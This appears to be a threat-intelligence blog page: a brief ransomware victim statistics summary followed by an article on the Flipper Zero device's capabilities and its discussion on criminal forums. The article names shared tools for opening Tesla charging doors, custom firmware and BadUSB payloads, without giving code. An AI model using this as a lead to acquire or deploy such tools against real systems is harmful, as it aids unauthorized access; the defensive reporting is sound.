


In the reporting period, SOS Intelligence has identified 337 instances of publicised ransomware attacks.  These have been identified through the publication of victim details and data on ransomware blog sites accessible via Tor. Our analysis is presented below:

Our first graph shows attacks organised by strain. The most prominent threat groups have been AlphV/BlackCat, Play, and LockBit3. All three provide operate a Ransomware-as-a-Service (RaaS) business model, which would increase the number of threat actors using them, so it is no surprise to see these variants appearing responsible for more attacks.

Secondly, we have looked at the spread of victims by country of origin.  The USA remains the target of choice for many ransomware groups and threat actors, owing to the value of its economy and the likelihood of victims to pay ransoms.

A significant number of victims have been identified in Bulgaria, all of whom were targeted by the RansomedVC strain.  RansomedVC does operate a RaaS business model, so it is hypothesised that this has been a single threat actor specifically targeting Bulgarian retail businesses. 

Finally, we have looked at the targeted industries. Business Services, Manufacturing and Retail sectors have experienced significantly more targeting. This is likely due to their reliance on technology to undertake their business functions: a company more reliant on technology is more likely to pay if their services and networks are disrupted.

Photo by FLY:D on Unsplash

"Flipper
Investigation, Opinion

Flipper Zero: An Introduction to Its Capabilities and Potential Risks

By Daniel Collyer, Threat Intelligence Analyst, SOS Intelligence

What is Flipper Zero?



Flipper Zero is a portable, multi-function device, similar in style to the Tamagotchis of the late-90s.  While presenting itself as a cute gaming device, complete with a dolphin mascot, under the covers it is a versatile device that allows the user to interact with access control systems.  It can read, copy, and emulate NFC and RFID tags, radio remotes, iButton, and digital access keys.
The device

Development of Flipper Zero began in August 2020 with a Kickstarter campaign to raise funds for research and development.  It was developed to build a sleek and versatile device to replace the more unwieldy options already available.  The result was a single-case device with multiple features and skills to assist prototyping, hardware research, and penetration testing.

One of the key aspects of Flipper Zero is its commitment to open-source development. Its hardware and firmware are openly available, allowing users to modify and enhance its functionalities according to their specific needs. The open-source nature of Flipper Zero fosters collaboration, knowledge sharing, and continuous improvement within the hacker and security research communities.


Inside Flipper Zero – image credit Flipper Zero

What can it do?

Sub-Ghz radio frequencies

Flipper Zero contains a 433MHz antenna which allows it to access Sub-1 GHz radio frequencies.  Its chipset gives it a range of ~50m for targeting wireless devices and access control systems, such as garage doors, boom barriers, IoT sensors, and remote keyless systems.

RFID (125 kHz)

A 125 kHz antenna allows Flipper Zero to read low-frequency proximity cards.  Older cards, with no authentication mechanisms, can be stored in memory for later emulation.

NFC

Flipper Zero pairs its RFID capability with a 13.56Mhz NFC module.  This provides a high-frequency (HF) alternative  which allows the device to read, write and emulate tags

Infrared

Flipper Zero’s infrared transmitter can control electronics, such as TVs, stereo systems, etc.  Common TV vendor command sequences are contained in a built-in library which is constantly updated and maintained by the Flipper community.  It also functions as a receiver, which can receive signals and store them for later use.

Hardware Hacking

Flipper Zero allows versatility for hardware exploration, firmware flashing, debugging and fuzzing.  The device can be utilised to run code or provide control to hardware connected via GPIO.  It can function as a regular USB to UART/SPI/I2C/etc adapter.

Bad USB

Flipper Zero can emulate USB slave devices, making it appear as a regular device when attached to a computer, similar to a USB Rubber Ducky.  It can be pre-programmed with payloads to execute upon connection or provide functionality for USB stack fuzzing.

iButton

Flipper Zero has a built-in 1-Wire connector with a unique design which allows it to read and probe iButton sockets.  This allows it to read keys, store IDs in memory, write IDs and even emulate keys themselves.

Bluetooth

Flipper Zero has a built-in, fully supported, Bluetooth Low Energy module, allowing it to act as a host and peripheral device.  A corresponding open-source library provided by the developers gives functionality support to community-made apps.

Open-Source Firmware

The key property of Flipper Zero is its open-source firmware.  By making this available to all, the developers have encouraged the modification and extension of the Flipper Zero code.  This allows access to all functions and hardware used by Flipper Zero to allow users to generate bespoke tools, for example, homemade dosimeters or carbon dioxide detectors

What are the risks?

As with a vast majority of technical tools and devices of this type, the Flipper Zero is not inherently malicious or illegal.  Its abilities make it a useful tool for penetration testing, ethical hacking, and hardware development.  However, Amazon has taken the view that the device is a “card skimmer”, and the Brazilian government have been seizing shipments of devices due to its alleged use in criminal activity.

Such a tool is not new to the market.  Existing hardware, such as Arduino or Raspberry Pi, has often been utilised to develop hardware for nefarious purposes.  The initial hardware itself is by no means illegal, and the same can be said for Flipper Zero.  Instead, we have looked at the people using the device.



Using SOS Intelligence’s intelligence platform, we have researched and tracked discussions of Flipper Zero on the Dark Web and across online criminal forums.  Using “Flipper Zero” as a keyword, used our Alerts system to identify and flag instances where Flipper Zero is mentioned online.



Our period of monitoring ran from the start of 2023 to  June 2023.  In that time we generated 158 alerts on the keyword “Flipper Zero”.  We have been able to break these down into the following:

Number vs Post Content
Number vs Language
Source Occurence

Our data shows that, while there has not been much in terms of published development within criminal forums or the dark web, there has been significant interest in what has been posted.  Exploit development has been particularly popular within the Russian-language forums.  The use of Portuguese in more recent Dark Web posts was noted, and this appears to coincide with the Brazilian Government banning the importation of Flipper Zero.

As the product becomes more widely available and used by the community, we expect to see a rise in the number of posts details exploit development as more people share their work with the community.

Cracked.io

Tesla Charging Door Mods


On 16 May 2023, we identified Cracked.io member AKA Fu33y creating the thread “OPEN TESLA CHARGING DOORS MOD WITH FLIPPER ZERO”.  

The result was a post containing Anonfiles links to two .sub files.  These contained configuration data required to utilise Flipper Zero’s sub-GHz antenna to open the charging doors on Tesla vehicles.


Probing further into AKA Fu33y’s activity, we identified a second post from 16 May 2023 titled “HACKER FIRMWARE FOR FLIPPER ZERO”.

Hacker Firmware

This post provided a link to a GitHub repository where over 250 contributors have customised and improved the Flipper Zero firmware, creating an “Unleashed” variant.  The creators of this variant are explicit in their condoning of any illegal activity using Flipper Zero and state that their software is for experimental purposes only.  This variant provides a massive expansion to the abilities of Flipper Zero’s inbuilt capabilities, widening the scope for criminal use.

Hackforums


We were able to identify similar activity on Hackforums.  User AKA aleff shared their own GitHub repository (my-flipper-shits).

Bad USB Payloads

This repository focused on scripts to utilise the BadUSB function.  They range from simple pranks, such as rick-rolling, to more exploitative functions, including data exfiltration or malicious code execution.

